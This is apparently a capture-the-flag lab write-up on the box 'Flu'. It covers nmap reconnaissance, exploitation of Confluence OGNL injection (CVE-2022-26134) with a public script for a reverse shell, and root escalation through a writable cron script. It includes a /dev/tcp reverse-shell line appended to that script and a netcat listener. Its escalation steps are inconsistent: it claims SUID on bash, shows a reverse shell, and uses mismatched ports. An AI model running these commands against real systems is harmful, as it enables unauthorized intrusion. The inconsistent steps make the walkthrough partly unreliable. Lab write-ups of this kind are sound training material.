
🚀 TL;DR
Box: Flu (Linux)
Vulnerability: Atlassian Confluence OGNL Injection (CVE-2022–26134)
Privilege Escalation: Writable script executed by Root Cron Job
Key Learning: You must understand Linux file permissions.
🔍 Phase 1: Reconnaissance

I began by running an aggressive scan to find open ports and see which services were running.
Command:
nmap -sV -sC -O -T4 -n -Pn 192.168.51.41The Discovery: Nmap showed that Port 8090 was running Atlassian Confluence 7.13.6. When I searched for this version online, I quickly found CVE-2022–26134, which is a serious unauthenticated Remote Code Execution (RCE) vulnerability.
🔓 Phase 2: The Foothold (OGNL Injection)

This vulnerability lets an attacker put harmful OGNL (Object-Graph Navigation Language) code into the URI, and Confluence will run it.
I found a straightforward exploit script on GitHub by jbaines-r7 called through_the_wire.
The Exploit: I set up my listener and ran the exploit:
python3 through_the_wire.py --rhost 192.168.51.41 --rport 8090 --lhost 192.168.49.51 --protocol http:// --reverse-shell
Outcome: The exploit worked right away, and I got a reverse shell as the confluence user.

👑 Phase 3: Privilege Escalation
At this point, things got more interesting. I checked the directory I remote-executed in and started going through all the neighbouring directories/files.
Enumeration: I ran linpeas.sh on the victim's system and then saw the script, which ran as root on a regular schedule.

The "Fishy" Moment: I checked the permissions of the script being executed.
ls -l /opt/log-backup.sh The Realisation: The script could be written by anyone, or at least by my user.
- Root runs the script.
- I can edit the script.
- This meant I could make root run any code I added to the script.
The Exploit: I didn't need to use a complicated kernel exploit. Instead, I just added a command to the script to set SUID on /bin/bash.


echo "sh -i > /dev/tcp/192.168.49.51/41190>81" » log-backup.shI waited for the cron job to run (about 1 minute), with my nc -lvnp 4119 listening:
ls -l log-backup.sh
# Output: -rwsr-sr-x root root ... (The 's' means SUID is set!)
Root Shell:
🛡️ The Fix
To prevent this, the administrator should:
- Patch Confluence: Upgrade to a version that patches CVE-2022–26134 immediately.
- Lockdown Permissions: Scripts run by root should never be writable by regular users. Change the owner to root:root and set permissions to 700 or 755.
🧠 Lessons Learned
- Permissions Matter: At first, I thought something was off, and I was right. Always check the output of ls -l on scripts before trying kernel exploits.
- CVEs are specific: Looking up the exact version number (7.13.6) saved me hours of guessing.